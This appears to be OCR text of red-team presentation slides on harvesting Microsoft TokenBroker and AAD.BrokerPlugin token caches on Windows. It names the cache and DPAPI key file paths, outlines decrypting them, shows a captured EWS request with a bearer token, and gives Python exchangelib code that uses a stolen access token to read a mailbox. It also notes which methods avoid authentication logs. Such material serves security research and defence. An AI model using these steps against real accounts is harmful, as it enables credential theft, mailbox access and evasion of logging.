RQU.inPublic.unique.size = 32
RQU.inPublic.unique.buffer =
0x0b 0x4f 0x89 0x6b 0xdb 0x2e 0xfc 0x80 0x75 0x68 0x62 0x3a 0xb6 0xaf 0x63 0x1d
0x05 0x5e 0xff 0xb9 0xc8 0x65 0xb3 0x58 0x9c 0x33 0x8d 0x4e 0xd3 0xdb 0x65 0x21

AUTH[1].Provider.hash = TPM_ALG_SHA256 (0x000b)
AUTH[1].Provider.authValue = nullBuffer
AUTH[1].paramBuffer =
0x00 0x00 0x01 0x57 0x00 0x0b 0x0f 0xa3 0x76 0x9e 0xa0 0x29 0x96 0x39 0x47 0xbf
0x7d 0x34 0x10 0xec 0xa8 0x5d 0x08 0x58 0xd2 0x75 0xe5 0x5b 0x36 0x70 0xac 0xb8
0x4d 0xa0 0x6b 0x51 0x61 0x43 0x00 0x7e 0x00 0x20 0x73 0xc9 0xba 0xc6 0xac 0x49
0x50 0x70 0x53 0xb9 0x0d 0x66 0x97 0xa1 0x48 0x5c 0x32 0x70 0x97 0x74 0x41 0xb7
0xe8 0xe7 0x7a 0xeb 0x24 0xff 0x28 0x71 0xad 0x40 0x00 0x10 0xe0 0xbd 0xc5 0x1e
0xfa 0xe2 0x25 0x42 0x0c 0x72 0x08 0xed 0xcc 0xf6 0xd8 0x9e 0xb3 0x1c 0x69 0x84
0x4e 0xe4 0x94 0x21 0x5e 0xfc 0xd5 0x9f 0x46 0x47 0x9f 0xe0 0xbb 0x10 0x21 0xd8
0x9c 0x19 0x80 0x45 0x85 0x24 0x67 0xdd 0x42 0x16 0x04 0xfa 0x83 0xbd 0xd4 0x87
0x87 0xe3 0x9f 0xd9 0xcb 0x1a 0xde 0xf9 0x54 0x84 0x54 0xf9 0x3a 0xa1 0xf7 0x75
0x09 0xec 0xc5 0xa3 0xfd 0x3e 0xa0 0x3d 0x2b 0x79 0x06 0x6e 0x29 0x47 0x1b 0xfc
0x7c 0x4c 0x6d 0x8f 0x74 0x4a 0x00 0x30 0x00 0x08 0x00 0x0b 0x00 0x04 0x04 0x40
0x00 0x00 0x00 0x05 0x00 0x0b 0x00 0x20 0x0b 0x4f 0x89 0x6b 0xdb 0x2e 0xfc 0x80
0x75 0x68 0x62 0x3a 0xb6 0xaf 0x63 0x1d 0x05 0x5e 0xff 0xb9 0xc8 0x65 0xb3 0x58
0x9c 0x33 0x8d 0x4e 0xd3 0xdb 0x65 0x21
```


PRT + TPM +KDF +JWT +Burp = Love !

Cool ? – Yes

Red Teaming…

Red Teaming…

Red Teaming…



Red Teaming – TokenBroker JWTs

Files:

- …\AppData\Local\Microsoft\TokenBroker\Cache*
- …\AppData\Roaming\Microsoft\Protect*

SID

Password / Domain BKP RSA key

DPAPICK3

Get files Decrypt it

Access Token

No auth Logs !

roadtools

burp

python

Red Teaming – TokenBroker – Outlook EWS

#	Host	Method	URL	Params	Edited	Status	Len
9712	https://outlook.office365.com	POST	/mapi/emsmdb/?MailboxId=c1e9a28b-...	✓		200	2101
9711	https://outlook.office365.com	POST	/EWS/Exchange.asmx	✓		200	2422
9710	https://outlook.office365.com	POST	/mapi/emsmdb/?MailboxId=c1e9a28b-...	✓		200	2101
9709	https://substrate.office.com	GET	/ows/beta/outlookcloudsettings/setting...			200	908
9708	https://substrate.office.com	GET	/search/api/v1/init?cvid=%7B0000000...	✓		200	1457
9707	https://login.microsoftonline.com	POST	/common/oau				

Request


Pretty Raw Hex JSON Web Tokens

```
1 POST /EWS/Exchange.asmx HTTP/1.1
2 Host: outlook.office365.com
3 Cookie: OutlookSession="{375B911A-9C5D-408A-BF
  3cd3a0eee3964502b724320f75823552
4 Cache-Control: no-cache
5 Pragma: no-cache
6 Content-Type: text/xml
7 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJub25jZSI6ImxWV0hrTHgtLVNUSE
  bGciOiJSUzI1NiIsIng1dCI6IjJaUXBKM1VwYmpBWVhZR2
  R2EYBUps0GxWMERPSS19.eyJhdWQiOiJodHRwczovL291d
  vL3N0cy53aW5kb3dzLm5ldC80Mjk0MGFlNy1hM2VhLTQ3O
  xND03LCJuYmYiOiE2NiA3NiE0NDcsImV4cCI6MTY2MDg2M
```

```python
from exchangelib import Credentials, Account

#credentials = Credentials(username='MYWINDOMAIN\\myuser', password='topsecret')
jwt = "eyJhbGciOiJSU0EtT0FFUCIsImVuYyI6IkExMjhDQkMtSFMyNTYiLCJ4NXQiOiI0dV85Q...."

credentials = OAuth2AuthorizationCodeCredentials(client_id='', client_secret=''
                                                 , access_token={"access_token": token})

my_account = Account(
  primary_smtp_address='myusername@example.com', credentials=credentials,
  autodiscover=True, access_type=DELEGATE
)

my_account.root.refresh()
my_account.public_folders_root.refresh()
my_account.archive_root.refresh()

AllItems = my_account.root / 'AllItems'

```

Red Teaming – TokenBroker – OneDrive/Sharepoint

curl
python
Burp Intruder




Red Teaming – TokenBroker – Microsoft Teams

Official TeamsAPP – Browser inside a window

No API documentation

MS tells: use GRAPH api – no such JWT in PC



Red Teaming – TokenBroker – Microsoft Teams

https://github.com/fossteams

Unofficial TeamsClient Golang+JS

Works with JWT !


fossteams-frontend – Web Client

fossteams-cli – Console Client !!!

fossteams-api – Go unofficial API

or

curl / python



Red Teaming – AAD.Brokerplugin

Files:

- AppData\Local\Packages\Microsoft.AAD.BrokerPlugin_cw5n1h2txyewy\LocalState*
- User masterkeys
- System masterkeys + Registry

User Password / Domain BKP privatekey

User SID

No PRT

Separated RefreshTokens -> Get AccessTokens -> Auth MS resources (Outllok, onedrive, teams, etc)

(Auth logs !)

PRT+sessionkey/derivedkey

x-ms-RefreshTokenCredential -> transparent auth to MS resources via Burp+scripts (Auth logs !)

Direct auth to MS resources (api) via Burp, ROADTools, curl, python, etc

Red Teaming – AAD.Brokerplugin


No PRT Separated RefreshTokens -> Get AccessTokens -> Auth MS resources(Outllok, onedrive, teams, etc)

```
